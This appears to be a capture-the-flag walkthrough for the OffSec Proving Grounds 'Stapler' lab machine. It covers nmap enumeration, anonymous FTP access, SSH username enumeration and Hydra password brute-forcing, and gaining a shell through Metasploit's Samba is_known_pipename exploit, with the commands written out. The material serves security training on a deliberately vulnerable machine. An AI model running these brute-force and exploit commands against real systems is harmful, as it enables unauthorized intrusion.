PG Stapler Walkthrough
Offsec Proving Grounds
Stapler Walkthrough
Stapler is an intermediate-difficulty Linux machine found in OffSec Proving Grounds.
The machine is known for having multiple attack vectors—including FTP, SMB, and SSH which tests your enumeration skills.
These Machines run on vulnerable systems.It allows us to find the structure of a machine like what type of technology it is using and how can we exploit it.
How to deploy machine
Important:
You have to connect the openvpn before starting the machine otherwise there will be a web-interface
How to Install the VPN

When you are on this stage so you will see the VPN option at left side
1
sudo openvpn example.ovpn
Now have to start the Machine:



After Downloading the VPM Configuration file run this command
Now we can work on it
Important
If I want so I can just show you how to get flag in a few steps but I want you to teach enumeration on all ports and services
Enumeration
The first step to enumerate what ports are open and allow traffic.What services and technologies are running on ports
We will do this with the help of Nmap
Nmap is Powerful tool which is used for networking scanning
1
sudo nmap -Pn -A IP
We got some ports open


Lets Enumerate FTP Server
FTP Enumeration
What is FTP
FTP stands for file transfer protocol which runs on port 21
The File Transfer Protocol (FTP) is a widely used protocol for transferring files between computers over a network. FTP servers often contain sensitive information and can be vulnerable to various attacks if not properly configured.
As we can see that port 21 allows us anonymous login
Now this one is one of the most important thing you have to check while performing FTP enumeration as this can create potential entry on to the server.
What is Anonymous FTP login
Anonymous FTP is a misconfiguration on the server where it allows us to access public files on an FTP server without needing a special username and password. It’s like a public library where anyone can walk in and borrow books.
1
ftp IP

For name I will use Anonymous and for password I will let it blank and press enter

If I click ls so it doesn’t work but it shows a file name → note
I will download that file
1
get note
Now let’s see the file
1
cat note
We got a message from John but we didn’t get anything juicy
Lets Enumerate SSH
Lets Enumerate SSH
Secure Shell (SSH) is a widely used protocol for securely accessing remote systems over a network. While SSH provides strong encryption and authentication, improper configuration or the use of weak credentials can leave SSH servers vulnerable to enumeration and exploitation.
Just like FTP. We can also login to the SSH server with the credentials → UsernameandPassword
But we don’t know the exact username and password so we will enumerate the usernames with metasploit-framework
Bruteforcing SSH Usernames
We are going to bruteforce the usernames for SSH so we could login through them
Launch Metasploit → msfconsole
Search → ssh_enumusers

1
use scanner/ssh/ssh_enumusers
Now we have to set RHOST and USER_FILE
RHOSTS → Victums IP Address
USER_FILE → File contains usernames to bruteforce
1
2
3
set RHOSTS IP
set USER_FILE /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
run
We got the user mysql

We will try to bruteforce for its password
Bruteforcing SSH password
We will hydra a Powerful tool for bruteforcing passwords
1
hydra -l mysql -P /usr/share/wordlists/rockyou.txt ssh://IP

I did but didn’t get any successful result
Lets check port 80
I opened the browser but didn’t get anything that means there is no technology running on port 80
Enumerating SMB
Server Message Block (SMB) is a network protocol used for sharing files, printers, and other resources between computers on a local network. While SMB provides convenient file sharing capabilities, improper configuration or the use of older, insecure versions can leave systems vulnerable to enumeration and exploitation
We will use smbclient
1
smbclient -L IP

Now lets use this sharename to login
1
smbclient //IP/Sharename
I used the Sharename kathy
and got a file which contain a message but didn’t any secret information
Exploiting SMB
We saw in our nmap scan that the SMB is running on samba smbd 4.3.9
Lets search for a online exploit related to this

I got some information on Rapid 7 website
As we can see in the description

In the description they are saying that this module can exploit Samba versions 3.5.0 to 4.4.14
And our Samba version is 4.3.9 so it means this exploit will work.
Sometimes exploits doesn’t work so don’t frustrate try again

Now we have the exploit exploit/linux/samba/is_known_pipename
Start Metasploit-Framework
msfconsole → Starts the Metasploit-Framework
1
2
3
4
5
6
use exploit/linux/samba/is_known_pipename
options
set RHOSTS IP
set RPORT 139
set SMB_SHARE_NAME kathy
exploit
Now you got the shell
Its your duty to find the flags in machine
Flag tip
You will be in a default folder when you will land on the target machine so use this command
1
cd ../../../../../../../../../
1
cd /root
Now you go in any folder